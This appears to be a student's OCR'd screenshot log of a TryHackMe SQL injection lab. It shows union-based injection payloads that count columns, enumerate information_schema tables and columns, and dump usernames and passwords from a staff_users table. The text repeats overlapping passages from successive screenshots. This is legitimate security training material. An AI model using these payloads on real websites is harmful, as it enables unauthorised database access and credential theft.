



And there I try all the queries it told me to perform to understand how sql works:





TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Room progress (53%)
1 UNION SELECT 1
This statement should produce an error message informing you that the UNION SELECT statement has a different number of columns than the original SELECT query. So let's try again but add another column:
1 UNION SELECT 1,2
Same error again, so let's repeat by adding another column:
1 UNION SELECT 1,2,3
Success, the error message has gone, and the article is being displayed, but now we want to display our data instead of the article. The article is displayed because it takes the first returned result somewhere in the website's code and shows that. To get around that, we need the first query to produce no results. This can simply be done by changing the article ID from 1 to 0.
0 UNION SELECT 1,2,3
You'll now see the article is just made up of the result from the UNION select, returning the column values 1, 2, and 3. We can start using these returned values to retrieve more useful information. First, we'll get the database name that we have access to:
ON SELECT 1,2,database()
You'll now see where the number 3 was previously displayed; it now shows the name of the
SQL Injection Examples
Level One
Error Based SQLi
https://website.thm/article?id=0 UNION SELECT 1,2,3
2
Article ID: 1
3
SQL Query
select * from article where id = 0 UNION SELECT 1,2,3
Answer
What is the user martin's password?
true
Check Password
sqlinjectionv2-badr (savagenj)
51min 37s



TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Room progress (53%)
somewhere in the website's code and shows that. To get around that, we need the first query to produce no results. This can simply be done by changing the article ID from 1 to 0.
0 UNION SELECT 1,2,3
You'll now see the article is just made up of the result from the UNION select, returning the column values 1, 2, and 3. We can start using these returned values to retrieve more useful information. First, we'll get the database name that we have access to:
0 UNION SELECT 1,2,database()
You'll now see where the number 3 was previously displayed; it now shows the name of the database, which is sqli_one.
Our next query will gather a list of tables that are in this database.
0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'
There are a couple of new things to learn in this query. Firstly, the method group_concat() gets the specified column (in our case, table_name) from multiple returned rows and puts it into one string separated by commas. The next thing is the information_schema database; every user of the
ase has access to this, and it contains information about all the databases and tables the user
ess to. In this particular query, we're interested in listing all the tables in
the sqli_one database, which is article and staff_users.
SQL Injection Examples
Level One
Error Based SQLi
https://website.thm/article?id=0 UNION SELECT 1,2,database()
2
Article ID: 1
sqli_one
SQL Query
select * from article where id = 0 UNION SELECT 1,2,database()
Answer
What is the user martin's password?
true
Check Password
sqlinjectionv2-badr (savagenj)
51min 8s


TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Room progress (53%)
You'll now see where the number 3 was previously displayed; it now shows the name of the database, which is sqli_one.
Our next query will gather a list of tables that are in this database.
0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'
There are a couple of new things to learn in this query. Firstly, the method group_concat() gets the specified column (in our case, table_name) from multiple returned rows and puts it into one string separated by commas. The next thing is the information_schema database; every user of the database has access to this, and it contains information about all the databases and tables the user has access to. In this particular query, we're interested in listing all the tables in the sqli_one database, which is article and staff_users.
As the first level aims to discover Martin's password, the staff_users table is what interests us. We can utilise the information_schema database again to find the structure of this table using the below query.
0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'
similar to the previous SQL query. However, the information we want to retrieve has changed from table_name to column_name, the table we are querying in the information_schema database has changed from tables to columns, and we're searching for any rows where
SQL Injection Examples
Level One
Error Based SQLi
2
Article ID: 1
article,staff_users
SQL Query
select * from article where id = 0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'
Answer
What is the user martin's password?
true
Check Password
sqlinjectionv2-badr (savagenj)
50min 32s



TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Room progress (53%)
database has access to this, and it contains information about all the databases and tables the user has access to. In this particular query, we're interested in listing all the tables in the sqli_one database, which is article and staff_users.
As the first level aims to discover Martin's password, the staff_users table is what interests us. We can utilise the information_schema database again to find the structure of this table using the below query.
0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'
This is similar to the previous SQL query. However, the information we want to retrieve has changed from table_name to column_name, the table we are querying in the information_schema database has changed from tables to columns, and we're searching for any rows where the table_name column has a value of staff_users.
The query results provide three columns for the staff_users table: id, password, and username. We can use the username and password columns for our following query to retrieve the user's information.
0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '
') FROM staff_users
we use the group_concat method to return all of the rows into one string and make it easier to read. We've also added ':', to split the username and password from each other. Instead of being
SQL Injection Examples
Level One
Error Based SQLi
https://website.thm/article?id=0 UNION SELECT 1,2,group_concat(table_name) FRC
2
Article ID: 1
staff_users,staff_users,staff_users
SQL Query
select * from article where id = 0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.columns WHERE table_name = 'staff_users'
Answer
What is the user martin's password?
true
Check Password
sqlinjectionv2-badr (savagenj)
50min 6s




And after a while, exploit the password





And level one is solved!



